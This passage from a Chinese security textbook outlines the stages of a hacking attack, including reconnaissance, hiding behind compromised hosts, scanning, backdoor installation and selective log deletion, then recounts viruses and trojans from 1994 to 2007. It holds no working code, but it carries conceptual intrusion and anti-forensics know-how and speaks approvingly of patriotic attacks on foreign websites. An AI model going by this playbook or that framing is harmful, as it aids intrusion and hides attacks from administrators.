黑客攻击的一般过程分为三个阶段。第一个阶段是攻击准备阶段,具体包括确定攻击目的、信息收集、准备攻击工具;第二个阶段是攻击实施阶段,具体包括隐藏自己的位置、利用各种手段登录目标主机、利用漏洞与后门获得控制权限;第三阶段是攻击善后工作,包括消除痕迹、植入后门、退出。

**1. 确定攻击目的与目标**

网络攻击和处理一件事情一样,首先要确定做这件事的目的。只有明确了目的,才能采取行之有效的手段。出于种种原因黑客企图展开攻击,也许是为了利益,也许是练习,也许是报复,但最后都是为了主机的控制权。对于攻击目标,黑客首先要通过一些手

段来获取他所要攻击的主机IP地址,而对于网络攻击目的,常见的可以分为破坏型或入侵型,基本包含如下几点,即窃取信息、获取口令、控制中间站点、获得超级用户权限等。

**2. 攻击前信息收集**

要攻击一台主机,首先要确定它上面正在运行的操作系统是什么,因为对于不同类型的操作系统,其系统上的漏洞有很大区别,所以攻击的方法也完全不同,甚至同一种操作系统的不同版本的系统漏洞也是不一样的。在收集到一些准备要攻击目标的信息后,黑客们会探测目标网络上的每台主机,来寻求系统内部的安全漏洞。信息收集有时候也被称为"踩点"。一般收集信息有两种手段。第一种是从社会工程学的角度。首先,黑客可以通过一些公开的信息,如网页上公司人员名单、办公室电话、管理员的个人信息等。其次,也可以通过各种途径获得管理员以及内部人员的信任,如网络聊天,待时机成熟发送加壳木马或者键盘记录工具等。最后,黑客甚至可以以帮助其测试软件或其他名义,直接进入网络机房进行入侵。第二种手段是运用技术手段。如一些公开的信息服务、Google等搜索引擎往往能够提供大量相关信息,甚至有时候能够直接获取目标机器的脆弱点或数据库文件。利用SNMP协议,来查阅网络系统路由器的路由表,从而了解目标主机所在网络的拓扑结构及其内部细节。利用TraceRoute程序能够获得到达目标主机所要经过的网络数和路由器数;利用Whois协议能提供所有有关的DNS域和相关的管理参数;利用DNS服务器可以查询能够访问的主机IP地址表和它们所对应的主机名;利用Finger协议可以用来获取一个指定主机上的所有用户的详细信息。利用Ping实用程序可以确定一个指定的主机位置;利用自动Wardialing软件可以向目标站点一次连续播出大批电话号码。

**3. 隐藏自己的位置**

隐藏位置就是隐藏黑客的IP地址。通常有两种办法隐藏自己的IP地址。第一种办法是先入侵一台电脑,这台电脑俗称"肉鸡",利用这台电脑进行攻击。因为这样即使被发现了也是"肉鸡"的IP地址,而不是黑客真正的IP地址。第二种办法是做多级跳板"Sock代理",这样在入侵的电脑上留下的是代理计算机的IP地址。

**4. 利用扫描工具进行扫描**

扫描是一种发现可利用通信信道的方法。其基本思想为探测尽可能多的接听者,并通过对方的反馈找到符合要求的对象。扫描在其中两个黑客攻击步骤会用到:一个是攻击准备阶段的信息收集时,对系统进行信息扫描,包括IP扫描和端口扫描;另一个是攻击实施阶段,对系统漏洞扫描。当我们通过信息扫描,知道基本的IP网段、服务器系统等信息后,可以有针对性地对目标进行扫描。一般来说,具有漏洞的应用程序在对某些特别的网络请求作应答时,会与已经安装补丁的应用程序有所差别。漏洞扫描程序利用的就是这种差别来识别目标主机上的应用程序是否有漏洞。常见的工具如Xscan、流光、Shadow Security Scanner、Internet Security Scanner、Secure Analysis Tool for Auditing Network等。这些工具都具有两面性,系统管理员可以利用这些工具来帮助其管理网络系统内部的安全隐患,从而确定系统哪些主机需要打补丁。但黑客们也可以利用这些工

具来收集目标主机的信息，获取目标主机的非法访问权。

**5. 实施攻击**

若是破坏型的攻击，黑客一般情况下会使用各种工具与方法，令目标主机停止服务。若是入侵型的攻击，黑客往往需要利用收集到的信息，找到其系统漏洞，然后利用漏洞获取一定的权限。但大部分情况下，获取最高权限才被视为是一次完整的攻击。之后黑客会试图毁掉攻击入侵的痕迹，并在受到损害的系统上建立新的安全漏洞或后门，以便在先前的攻击点被发现之后能够继续访问这个系统。并且有可能在系统中安装探测软件甚至是木马，用来掌握用户的一切活动，以收集黑客感兴趣的东西。

**6. 巩固系统控制**

系统漏洞分为两种，即远程漏洞与本地漏洞。远程漏洞是指黑客可以在别的机器上直接利用该漏洞进行攻击并获取一定的权限。这种漏洞的威胁性相当大，黑客的攻击一般都是从远程漏洞开始，接着黑客会配合本地漏洞来把获得的权限进行扩大。当获取控制权后，黑客为了长时间保留和巩固对系统的控制，会清除入侵记录。日志是黑客的犯罪记录，厉害的黑客往往只会删除与自己相关的日志，因为若是直接删除全部日志往往会引起管理员的注意。

**7. 继续深入**

黑客入侵成功后，为了方便下次进入，都会安装一个不易被发现的后门程序，或者植入新的漏洞，以便于下次进入。而且黑客一旦入侵目标主机成功后，一般都会修复漏洞。因为别的黑客也有可能利用该漏洞入侵该系统。也有可能一个黑客入侵后发现了别的黑客留的后门或漏洞，这个黑客可以修复或者挂马，让上一个黑客再次访问该系统时成为受害者。

**8. 清除痕迹**

当入侵完成后，黑客会清理入侵痕迹。需要清理的包括应用程序日志、安全日志、系统日志等。其中应用程序日志应当包括由应用程序或系统程序记录的事件。系统日志应当包括 Windows 系统组件记录的事件。安全日志应当包括可以记录的安全事件，例如，有效的和无效的登录尝试，创建、打开或删除文件等资源使用相关联的事件。

## 1.8 二十年来发生的网络安全大事件及其技术因素

### 1.8.1 安全威胁迅速萌芽阶段(1994—1999 年)

纵观计算机历史，现今肆虐的电脑病毒的雏形只是起源于一个游戏。20 世纪 60 年代初，美国贝尔实验室里，三个年轻的程序员编写了一个名为“磁芯大战”的游戏，游戏中通过复制自身来摆脱对方的控制，这就是所谓“病毒”的第一个雏形，为电脑病毒的出现奠定了理论基础。但真正第一次提出计算机病毒这个概念的是在 20 世纪 70 年代，美国

作家雷恩在其出版的《P1 的青春》一书中构思了一种能够自我复制且利用通信传播的计算机程序，并第一次称之为“计算机病毒”。这也是人类关于计算机病毒最初的设想。1982 年，elk cloner 病毒出现在苹果电脑中，这个由 Rich Skrenta 编写的恶作剧程序，是世界上已知的第一个电脑病毒。当 elk cloner 发作时，电脑屏幕上会现出一段英文：it will get on all your disks.（它会占领你所有的磁盘）it will infiltrate your chips.（潜入你的芯片）yes it's cloner!（是的，它就是克隆病毒！）it will stick to you like glue.（它会像胶水一样黏着你）it will modify ram too.（也会修改你的内存）send in the cloner!（传播这个克隆病毒！）但当时电脑病毒并没有被明确的定义，这个病毒也仅仅是朋友间的恶作剧。而计算机学术界真正认识到病毒的存在是在 1984 年。1983 年 11 月 3 日，弗雷德·科恩在 UNIX 系统下，编写了一个会自动复制并在电脑间进行传染从而引起系统死机的小程序。该程序对电脑并无害处，潜伏于更大的合法程序当中，通过软盘传到电脑上。一些电脑专家也曾警告，电脑病毒是有可能存在的，但科恩是第一个真正通过实践记录电脑病毒的人。1984 年，弗雷德·科恩发表了名为“电脑病毒——理论与实验”的文章，对电脑病毒做出了明确定义，直到此时，电脑病毒才被正式定义，弗雷德·科恩也被人们称为“计算机病毒之父”。20 世纪 80 年代后期，巴基斯坦有两个以编软件为生的兄弟，他们为了打击那些盗版软件的使用者，设计出了一个名为“巴基斯坦智囊”的病毒，该病毒只传染软盘引导。这就是最早在世界上流行的一个真正的病毒。

计算机发展的早期出现的电脑病毒多数为引导型病毒。引导型病毒指寄生在磁盘引导区或主引导区的计算机病毒。在 1986 年，中国发现了第一例电脑病毒——“小球”病毒。其发作条件是当系统时钟处于半点或整点，而系统又在进行读盘操作。发作时屏幕出现一个活蹦乱跳的小圆点，作斜线运动，当碰到屏幕边沿或者文字就立刻反弹，碰到的文字，英文会被整个削去，中文会削去半个或整个削去，也可能留下制表符乱码。其规律是：ASCII 码字符后 3 位为 3(011)的，发生行反射；后 3 位为 5(101)的，发生列反射，其他字符不改变小球运动方向。小球病毒后期经过一些好事者的改造，后期的变种运动规律开始逐渐复杂化。Azusa/Hong-Kong/2078、“火炬/Torch”、“磁盘杀手/Disk Killer”、“Michelangelo/米氏病毒/米开朗基罗”等，它们都是引导型病毒，利用系统引导时，不对主引导区的内容正确与否进行判别的缺点，在引导型系统的过程中侵入系统、驻留内存、监视系统运行、待机传染和破坏。1988 年至 1989 年，我国出现了能感染硬盘和软盘引导区的“石头”病毒，“石头/大麻/新西兰/Stoned”病毒，该病毒感染软硬盘 0 面 0 道 1 扇区，并修改部分中断向量表。该病毒不隐藏也不加密自身代码，所以很容易被查出和解除。该病毒体代码中有明显的标志：Your PC is now Stoned! LEGALISE MARIJUANA! 其中，Azusa/Hong-Kong/2078、“Michelangelo/米氏病毒/米开朗基罗”、“小球”等病毒是来自于国外，“火炬/Torch”、“磁盘杀手/Disk Killer”等病毒出自国人之手，但实际上大部分都是“石头/大麻/新西兰/Stoned”病毒的翻版。

1986 年，世界上出现了第一个计算机木马——PC-Write 木马。它伪装成共享软件 PC-Write 的 2.72 版本，但事实上，编写 PC-Write 的 Quicksoft 公司从未发行过 2.72 版本，一旦用户信以为真运行该木马程序，硬盘就会被格式化。当然，此时的第一代木马还不具备传播特征。

从 1989 年开始，出现了一种可以感染文件的病毒，主要代表有“Jerusalem/黑色 13 号星期五”、Yankee Doole、Liberty、1575、Traveller、1465、2062，4096 等。此类病毒主要感染.COM 和.EXE 文件。这类病毒修改了部分中断向量表，即利用了 DOS 系统加载执行文件的机制从而在系统执行文件时修改中断，并在系统自动调用时进行传染，将自身附加于可执行文件中，被感染的文件明显地增加了字节数，并且病毒代码主体没有加密，也容易被查出和解除。在这些病毒中，略有对抗反病毒手段的只有 Yankee Doole 病毒，当它发现你用 DEBUG 工具跟踪它时，它会自动从文件中逃走。

在随后一段时间，又一些能对自身进行简单加密的病毒相继出现，有 1366/DaLian、1824/N64、1741/Dong、1100 等病毒。它们加密的目的主要是防止跟踪或掩盖有关特征等。在内存有 1741/Dong 病毒时，用 DIR 列目录表，病毒会掩盖被感染文件所增加的字节数，使其看起来字节数很正常。

同样是在 1989 年，AIDS 木马出现在人们视野中。由于当时很少有人使用电子邮件，所以 AIDS 的作者就利用现实生活中的邮件进行散播：给其他人寄去一封封含有木马程序软盘的邮件。之所以叫这个名称，是因为软盘中包含有 AIDS 和 HIV 疾病的药品、价格、预防措施等相关信息。软盘中的木马程序在运行后，虽然不会破坏数据，但是会将硬盘加密锁死，然后提示受感染用户花钱消灾。可以说第二代木马已具备了传播特征。

以后又出现了引导区、文件型“双料”病毒，这类病毒既感染磁盘引导区、又感染可执行文件，常见的有“Flip/Omicron/颠倒”、“XqR/New century/新世纪”、“Invader/侵入者”、“Plastique/塑料炸弹”、“3584/郑州（狼）”、“3072（秋天的水）”、ALFA/3072-2、“Ghost/One_Half/3544/幽灵”、“Natas/4744/幽灵王”、TPVO/3783 等，如果只解除了文件上的病毒，而没解除硬盘主引导区的病毒，系统引导时又将病毒调入内存，会重新感染文件。如果只解除了主引导区的病毒，而可执行文件上的病毒没解除，一旦执行带毒的文件，就会感染硬盘主引导区。“Flip/Omicron/颠倒”、“XqR/New century/新世纪”这两种病毒都设计有对抗反病毒技术的手段，“Flip/Omicron/颠倒”病毒对其自身代码进行了随机加密，变化无穷，使绝大部分病毒代码与前一个被感染目标中的病毒代码几乎没有三个连续的字节是相同的，该病毒在主引导区只潜藏了少量的代码，病毒另将自身的全部代码潜藏于硬盘最后 6 个扇区中，并将硬盘分区表和 DOS 引导区中的磁盘实用扇区数减少了 6 个扇区，所以再次启动系统后，硬盘的实用空间就减少了 6 个扇区。这样，原主引导记录和病毒主程序就保存在硬盘实用扇区外，避免了其他程序的覆盖，而且用 DEBUG 的 L 命令也不能调出查看，就是用 FORMAT 进行格式化也不能消除病毒，与此相似的还有 Denzuko 病毒。“XqR/New century/新世纪”病毒也有它更狡猾的一面，它监视着 INT13、INT21 中断的有关参数，当你要查看或搜索被其感染了的主引导记录时，病毒就调换出正常的主引导记录给你查看或让你搜索，使你认为一切正常，病毒却蒙混过关。我们在此称为：病毒在内存时，具有“反串”（反转）功能。这类病毒还有“Mask/假面具”、“2709/ROSE/玫瑰”、“Ghost/One_Half/3544/幽灵”、“Natas/4744/幽灵王”、Monkey、PC_LOCK、DIE_HARD/HD2、GranmaGrave/Burglar/1150、3783 病毒等，现在的新病毒越来越多地使用这种功能来对抗安装在硬盘上的抗病毒软件，但用无病毒系统

软盘引导机器后,病毒就失去了“反串”(反转)功能。1992 年后,病毒以一种全新的面貌出现,具有感染力极强,无任何表现,不修改中断向量表,而直接修改系统关键中断的内核,修改可执行文件的首簇数,将文件名字与文件代码主体分离。在系统有此病毒的情况下,一切就像没发生一样。而在系统无病毒时,你用无病毒的文件去覆盖有病毒的文件,灾难就会发生,全盘所有被感染的可执行文件内容都是刚覆盖进去的文件内容,这是病毒“我死你也活不成”的罪恶伎俩。该病毒的出现,使病毒又多了一种新类型。

值得一提的是,在 1991 年的“海湾战争”中,美军第一次将电脑病毒用于实战,在空袭巴格达的战斗中,成功地破坏了对方的指挥系统,使之瘫痪,保证了战斗的顺利进行,直至最后胜利。

1994 年,中国正式接入互联网,由此拉开了互联网安全的序幕。当时,国内的网络技术资料相当匮乏,人才稀缺。但有一个人不得不提到,他在中国黑客史中占据了非常重要的位置,此人就是来自中国台湾的 coolfire。中国最早一批黑客,基本上都是从阅读此人写的教程中走入网络攻防世界的。

1995 年,出现了一个危险的信号,在对众多的病毒剖析中,发现部分病毒好像出于一个家族,其“遗传基因”相同,是“同族”病毒,但绝不是其他好奇者简单地修改部分代码而产生的“改形”病毒。简单地说,“改形”病毒与“原种”病毒的代码长度相差不大,绝大多数病毒代码与“原种”的代码相同,并且相同的代码其位置也相同,否则就是一种新的病毒。大量具有相同“遗传基因”的“同族”病毒的涌现,使人不得不怀疑“病毒生产机”软件已出现。1996 年下半年在国内终于发现了 G2、IVP、VCL 三种“病毒生产机软件”,不法之徒,可以用来编出千万种新病毒。

1996 年 10 月份,宏病毒出现在了公众的视野里。最早的宏病毒,是针对微软公司的文字处理软件 Word 编写的一种病毒,利用的是 Word 软件中提供的 Word BASIC 编程接口。作为一种新型病毒,宏病毒有自身特点,如隐蔽性强、传播迅速、破坏性大、难以防治、制作和变种方便、多平台交叉感染等。Word 宏病毒通过.DOC 文档及.DOT 模板进行自我复制和传播。而且一般用户对于外来文档文件基本都是直接浏览,这给 Word 宏病毒传播带来很多便利。特别是互联网的普及使得宏病毒的传播更广、更快。此类病毒有“台湾一号/TaiwanNo.1”、“Concept/概念”、SetMd、Cap、“MdMa/无政府一号”。而宏病毒集中爆发的 1997 年,也被公认为计算机反病毒界的“宏病毒”年。随着微软其他产品的推出,宏病毒种类变得多种多样。包括 Word 宏病毒、Excel 宏病毒、Access 宏病毒、Ami Pro 宏病毒、Word Perfect 宏病毒等。根据国外较保守的统计,宏病毒的感染率高达 40%以上,即在现实生活中每发现 100 个病毒,其中就有 40 多个宏病毒,而国际上普通病毒种类已达 12000 多种。

1997 年,特洛伊木马这个名词早已在国外传得热火朝天,随着互联网的普及,木马造成的影响越来越大,但国内只有少数用户知道。那时知名的木马有 Back Orifice/BO、Backdoor/SubSeven/Sub7 等。Back Orifice/BO 程序虽然短小但是威力强大,运行时难以察觉。只要成功地进行了欺骗性的行为,哪怕只有一次,该程序便能完成自动安装,永久发挥作用。在 1999 年 7 月,Back Orifice 2000/BO2K 被公之于众。此时的 Back Orifice 2000/BO2K 已经成为一个公开、免费的远程控制工具。但它就像是一把利剑,黑

客可以用它控制受害者的电脑，而网络管理员可以用它控制他所管理的主机。Backdoor/SubSeven/Sub7 大概是世界上最著名的木马，也是最优秀的远程控制软件之一，许多后辈通过不同的方式向它致敬。Backdoor/SubSeven/Sub7 是一个基于 Windows 9x 的特洛伊木马，当该木马运行的时候，它能够通过 Internet 向运行相应客户端软件的黑客提供染毒机器的所有访问权限。它可以远程控制其他计算机，可用于盗号、盗取信用卡密码等违法活动。

1998 年 6 月 2 日，首例 CIH 病毒 v1.0 版本报告从台湾传出。CIH 病毒的别名有 Win95.CIH、Spacefiller、Win32.CIH、PE_CIH，是继 DOS 病毒、Windows 病毒、宏病毒后的第四类新型病毒，是第一个流行的攻击 PE 格式 32 位保护模式程序的病毒，也是第一个攻击和破坏硬件的计算机病毒。它主要感染 Windows 95/98 下的可执行文件，目前的版本不感染 DOS 以及 Windows 3.X 下的可执行文件，并且在 Windows NT 中无效。高版本的病毒不但可以直接利用 IOS 指令摧毁硬盘数据，更通过清洗存储在 Flash EPROM 中的 BIOS 指令，导致系统主板无法工作，彻底破坏机器。CIH 病毒其发展过程经历了 v1.0，v1.1、v1.2、v1.3、v1.4 总共 5 个版本。该病毒 v1.0 仅仅只有 656 字节，其雏形显得比较简单，与普通类型的病毒在结构上并无多大的改善，其最大的“卖点”是在于其是当时为数不多的、可感染 Microsoft Windows PE 类可执行文件的病毒之一，被其感染的程序文件长度增加，此版本的 CIH 不具有破坏性。当其发展到 v1.1 版本时，病毒长度为 796 字节，此版本的 CIH 病毒具有可判断 Windows NT 软件的功能，一旦判断用户运行的是 Windows NT，则不发生作用，进行自我隐藏，以避免产生错误提示信息，同时使用了更加优化的代码，以缩减其长度。此版本的 CIH 另外一个优秀点在于其可以利用 Windows PE 类可执行文件中的“空隙”，将自身根据需要分裂成几个部分后，分别插入到 PE 类可执行文件中，这样做的优点是在感染大部分 Windows PE 类文件时，不会导致文件长度增加。当其发展到 v1.2 版本时，除了改正了一些 v1.1 版本的缺陷之外，同时增加了破坏用户硬盘以及用户主机 BIOS 程序的代码，这一改进，使其步入恶性病毒的行列，此版本的 CIH 病毒体长度为 1003 字节。原先 v1.2 版本的 CIH 病毒最大的缺陷在于当其感染 ZIP 自解压包文件时，将导致此 ZIP 压缩包在自解压时出现：WinZip Self-Extractor header corrupt. Possible cause：disk or file transfer error. 的错误警告信息。v1.3 版本的 CIH 病毒显得比较仓促，其改进点便是针对以上缺陷的，它的改进方法是：一旦判断开启的文件是 WinZip 类的自解压程序，则不进行感染。同时，此版本的 CIH 病毒修改了发作时间。v1.3 版本的 CIH 病毒长度为 1010 字节。v1.4 版本的 CIH 病毒改进上几个版本中的缺陷，不感染 ZIP 自解压包文件，同时修改了发作日期及病毒中的版权信息，此版本的长度为 1019 字节。从上面的说明中，我们可以看出，实际上，在 CIH 的相关版本中，只有 v1.2、v1.3、v1.4 这 3 个版本的病毒具有实际的破坏性，其中 v1.2 版本的 CIH 病毒发作日期为每年的 4 月 26 日，这也就是 2002 年最流行的病毒版本，v1.3 版本的发作日期为每年的 6 月 26 日，而 CIH v1.4 版本的发作日期则被修改为每月的 26 日，这一改变大大缩短了发作期限，增加了破坏性。CIH 病毒的 5 个版本中，造成危害最广泛与深远的是 v1.2 版本。1998 年首次大范围爆发，导致全球超过六千万台电脑遭到不同程度的破坏。2000 年第二次大范围爆发导致全球损失超过十亿美元。2001 年第三

次大范围爆发，仅北京就有超过六千台电脑遭破坏。

如果不是印尼排华事件的发生，也许中国黑客还会继续沉默下去。1998年5月，印尼排华事件震惊全球。刚刚学会蹒跚走步的中国黑客们也打响了他们自己的战争，这也被称为“第一次网络卫国”。一个名为“绿色兵团”的黑客组织渐渐浮出水面。“绿色兵团”是中国黑客团体的先驱，1997年创立，2001年解散。虽然只有短短几年，但“绿色兵团”已经成为中国黑客社会乃至日益繁荣的信息安全社会的信仰支柱。中国当代的资深黑客，追本溯源，无论任何团队，皆出自“绿色兵团”。“绿色兵团”也是中国第一个真正意义上的黑客组织。在这次事件中中国的黑客第一次出现在公众视野里，携着爱国义举一呼百应，震动了那一代青年人。在此之后各种黑客组织或个人层出不穷，甚至出现了“中国黑客紧急会议中心”，负责对外国网站攻击期间的协调工作。

1999年，出现了首个混合型病毒“美丽杀手/Melissa”。这种病毒专门针对微软电子邮件服务器MS Exchange和电子邮件Outlook，利用Outlook全域地址表来获取信箱地址信息，并自动给表中前50个信箱发送电子邮件，同时在其后附加一个被感染的文件。在被这个病毒感染的电脑上，该病毒都会产生同样的动作，在短时间内产生大量的电子邮件垃圾，呈现几何级数增长。据计算，如果“美丽杀手”病毒能够按照理论上的速度传播，只需要繁殖5次就可以让全世界所有的网络用户都收到一份。据外电报道，在北约对南联盟发动的战争行动中，证实“美丽杀手”病毒使5万部电脑主机和几十万部电脑陷于瘫痪而无法工作，网络被空数据包阻塞，迫使许多用户关机避灾。

同样是在1999年，国人开发的首款木马“冰河”诞生了。在设计之初，开发者的本意是编写一个功能强大的远程控制软件。但一经推出，就依靠其强大的功能成为了黑客们发动入侵的工具，并结束了国外木马一统天下的局面，跟后来的灰鸽子等成为国产木马的标志和代名词。在2006年之前，“冰河”在国内一直是不可动摇的领军木马，在国内没用过“冰河”的人等于没用过木马，由此可见“冰河”木马在国内的影响力之巨大。“冰河”的服务器端程序为G-server.exe；客户端程序为G-client.exe；默认连接端口为7626。一旦运行G-server，那么该程序就会在C:/Windows/system目录下生成Kernel32.exe和sysexplr.exe，并删除自身。Kernel32.exe在系统启动时自动加载运行，sysexplr.exe和TXT文件关联。即使你删除了Kernel32.exe，只要你打开TXT文件，sysexplr.exe就会被激活，它将再次生成Kernel32.exe，以此循环往复。“冰河”具体功能包括：自动跟踪目标机屏幕变化，同时可以完全模拟键盘及鼠标输入，即在同步被控端屏幕变化的同时，监控端的一切键盘及鼠标操作将反映在被控端屏幕；记录各种口令信息，包括开机口令、屏保口令、各种共享资源口令及绝大多数在对话框中出现过的口令信息，且1.2以上的版本中允许用户对该功能自行扩充，2.0以上版本还同时提供了击键记录功能；获取系统信息，包括计算机名、注册公司、当前用户、系统路径、操作系统版本、当前显示分辨率、物理及逻辑磁盘信息等多项系统数据；限制系统，包括远程关机、远程重启计算机、锁定鼠标、锁定系统热键及锁定注册表等多项功能限制；远程文件，包括创建、上传、下载、复制、删除文件或目录、文件压缩、快速浏览文本文件、远程打开文件（提供了4种不同的打开方式——正常方式、最大化、最小化和隐藏方式）等多项文件操作功能；注册表，包括对主键的浏览、增删、复制、重命名和对键值的读写等所有注册表操作功能；发送信息，以4种常

用图标向被控端发送简短信息；点对点通信，以聊天室形式同被控端进行在线交谈。

1999 年，还发生了第一次“中美黑客大战”，起因是 1999 年的“五八事件”。“五八事件”令中国上下一片愤怒，黑客们自然不会袖手旁观，他们袭击了美国能源部、内政部及其所属的美国国家公园管理处的网址，这一次大规模的攻击致使白宫网址三天失灵。中国黑客侵袭事件成了当时美国各大报纸的头条新闻。

与此同时，1999 年出现了一种破坏性病毒——ExploreZip。据统计，ExploreZip 从出现到统计时的几个月内，它所造成的损失几乎是 1998 年上半年所有电脑病毒所造成损失的 5 倍还多。它也利用 Outlook 地址簿传播，这种病毒还具有通过重写 Office 文档来删除文档的恶意功能。类似的还有 Happy99 病毒。这些病毒都开始利用互联网进行大范围、大规模的传播，病毒在极短的时间内就能遍布全球，这标志着互联网病毒成为病毒新的增长点。

这个阶段我们称之为“安全威胁迅速萌芽阶段”。最初的计算机病毒或木马大都具备一个特征，即都是由个人尤其是学生编写。我们上述所说的计算机病毒或者木马大多数都是一些学习或从事电脑工作的工程师或程序员的作品。不仅计算机病毒或木马的编写者是“单独作战”，而且他们的目的实际上都很简单，有些是突发奇想，有些是为了检验所学知识，有些则是炫耀技术。

在这个阶段，大多数计算机病毒与木马感染的都是个人电脑或局域网里的计算机。出现这个现象的原因是当时计算机与互联网在全世界尤其是中国都还只是刚兴起的新鲜事物。在 2000 年以前，互联网在中国都没有得到大范围的普及，因此以计算机普及应用为依托的计算机病毒与木马所赖以生存的环境相对单一，主要是个人普通电脑，或者为数不多的存在于局域网中的电脑。

在这个阶段的早期，大多数计算机病毒都是利用软盘的启动原理，通过修改系统启动扇区和磁盘读写中断来影响电脑的工作效率，且大多数是被包含在通过硬件介质进行传播的范畴内。直到 1999 年出现的电脑病毒打破了这种局面，通过互联网传播的病毒开始出现在人们的视野里。相比之下，当时的木马通过互联网传播的案例相对较少。

与之后的网络安全威胁相比，这个阶段的计算机病毒与木马所造成的影响总体不是很大。由于是个人编写，计算机病毒结构相对简单，所产生的安全威胁规模都很小，相对来说较为容易应对与清除。大多数病毒或木马都未经过互联网传播，波及范围有限，主要都是在单机或局域网范围内造成影响。即使有些病毒通过互联网传播，但发作条件较多，且也难以在不同环境下产生恶性效果。

### 1.8.2 安全威胁快速发展阶段(2000—2007 年)

2000 年 5 月 4 日，一种名为“我爱你”的电脑病毒开始在全球各地迅速传播。这个病毒是通过 Microsoft Outlook 电子邮件系统传播的，邮件的主题为 I LOVE YOU，并包含一个附件。一旦在 Microsoft Outlook 里打开这个邮件，系统就会自动复制并向地址簿中的所有邮件地址发送这个病毒。据称：“爱虫”病毒是迄今为止发现的传染速度最快而且传染面积最广的计算机病毒，它已对全球包括股票经纪、食品、媒体、汽车和技术公司以及大学甚至医院在内的众多机构造成了负面影响。

2000 年 8 月，“自由破解/liberty crack”木马出现。这不仅是首支运行于 Palm 作业系统的木马，在用户不备时还能通过红外线资料交换或电子邮件进行传播。

2001 年 5 月，发生了中国有史以来规模最大、影响最深远的黑客大战，这是一场震惊全球的网络战争。起因是由于中美撞击事件，撞机事件发生之后，群情激愤，全国人民一片愤慨。当撞机事件的谈判仍处在还机与不还机的谈判当中，而互联网上的斗争却已然火热。一场大规模、大范围的黑客战争，逾越浩渺的太平洋，在网络上展开。据称大约有八万名中国黑客参与了此次网络反击，受损的主要是商业网站，即以.com 作后缀的网站。政府.gov 和机构.org 相对较少，教育部门.edu 并未触及。

2001 年夏天，出现了专门感染服务器的蠕虫病毒“红色代码”。“红色代码”感染运行 Microsoft IIS Web 服务器的计算机。其传播所使用的技术可以充分体现网络时代网络安全与病毒的巧妙结合，将网络蠕虫、计算机病毒、木马程序合为一体，开创了网络病毒传播的新路，可称之为划时代的病毒。如果稍加改造，将是非常致命的病毒，可以完全取得所攻破计算机的所有权限并为所欲为，可以盗走机密数据，严重威胁网络安全。

2001 年 9 月 18 日，“尼姆达/Nimda”病毒开始在全球蔓延。“尼姆达/Nimda”是传播性非常强的恶意病毒。以邮件、主动攻击服务器、即时通信工具传播、FTP 协议传播、网页浏览传播，能够通过多种传播渠道进行传染。对于个人用户的 PC，“尼姆达/Nimda”可以通过邮件、网上即时通信工具和“FTP 程序”同时进行传染；对于服务器，“尼姆达/Nimda”则采用和“红色代码”病毒相似的途径，即攻击微软服务器程序的漏洞进行传播。由于该病毒在自身传染的过程中占用大量的网络带宽和计算机的内部资源，因此许多企业的网络受到很大的影响，甚至瘫痪，PC 速度也会有明显的下降。

2001 年还出现了“灰鸽子”木马，“灰鸽子”又是国产木马的一个典型案例。它采用 Delphi 编写，最早是以源码共享的方式出现于互联网，至今这些源码仍可以找到。原本该软件适用于公司和家庭管理，但因早年软件设计缺陷，被黑客恶意使用，曾经被误认为是一款集多种控制方式于一体的木马程序。“灰鸽子”本身所具备的键盘记录、屏幕捕捉、文件上传下载和运行、摄像头控制等功能，将使用户没任何隐私可言，更可怕的是服务端高度隐藏自己，使受害者无从得知感染此病毒。

同样是在 2001 年，“广外女生”和“广外男生”两款木马十分引人注目。这两者都是广东外语外贸大学网络小组的作品。“广外女生”木马程序运行后，将会在系统的 System 目录下生成一份自己的复制，名称为 Diagcfg.exe，并关联 EXE 文件的打开方式，如果贸然删掉该文件，将会导致系统所有 EXE 文件无法打开的问题。“广外男生”木马的客户端模仿 Windows 资源管理器，除了全面支持访问远程服务器文件系统，也同时支持通过对方的“网上邻居”，访问对方内部网其他计算机。

2002 年 1 月 17 日，主要针对微软 Outlook Express 用户的“求职信”病毒在网上滋生蔓延。该病毒是典型的混合式病毒，不仅拥有普通病毒感染电脑文件和档案的特点，也拥有蠕虫和木马的功能。此病毒会向外发送带毒邮件，发作后会感染电脑中的.doc 和.xls，病毒会自动终止反病毒软件（杀毒软件）的运行，并将其从电脑中删除，其危害程度比较严重。同年，国内也出现了第一支中文混合型病毒，被感染的电脑屏幕上会显示“附件在哪儿啊？你找得到我吗？放心打开来，这是一个重要文件，可以查杀 QQ 病毒的专

杀工具请查收附件。”这种病毒能窃取电脑中各种密码，范围涵盖操作系统、网络游戏、电子邮件等。

2003年6月19日，“大无极”病毒被截获。该病毒的主要危害是乱发邮件，邮件内容的一部分来自被感染机器中的资料，因此有可能泄露用户的机密文件，特别是对利用局域网办公的企事业单位。

2003年8月11日，“冲击波”病毒在网上蔓延开来。病毒运行时会不停地利用IP扫描技术寻找网络上系统为Windows 2000或Windows XP的计算机，找到后就利用DCOM/RPC缓冲区漏洞攻击该系统，一旦攻击成功，病毒体将会被传送到对方计算机中进行感染，使系统操作异常、不停重启，甚至导致系统奔溃。

2004年1月，在网上出现了“悲惨命运/MyDoom”病毒。当用户打开并运行附件内的病毒程序后，病毒就会以用户信箱内的电子邮件地址为目标，伪造邮件的源地址，向外发送大量带有病毒附件的电子邮件，同时在用户主机上留下可以上载并执行任意代码的后门。

同年，“震荡波/Sasser”和“网络天空/NetSky”也在网上肆虐。它们都出自17岁的德国少年Sven Jachan之手。“震荡波/Sasser”是一款能够进行自我复制的互联网蠕虫病毒，即使不联网的电脑也能够感染。它不通过电子邮件传播，而是直接通过互联网感染电脑。病毒感染计算机后，会自动寻找有漏洞的系统，并引导计算机下载病毒文件和执行，整个过程都是自动完成，且无法正常关机，只能强行关闭。“网络天空/NetSky”利用电子邮件和共享目录传播，传播的速度极快。病毒利用自带的SMTP邮件引擎对外发送邮件，邮件发送人随机产生，标题可能为hello、stolen、warning、unknown、fake，附件后缀为.scr、.com、.pif、.rtf、.doc、.htm、.exe等，附件即是病毒体。通过邮件传播，使用UPX压缩。运行后，在Windows目录下生成自身复制名为Winlogon.exe。病毒使用Word的图标，并在共享文件夹中生成自身复制。病毒创建注册表项，使得自身能够在系统启动时自动运行。病毒邮件的发信人、主题、内容和附件都不固定。

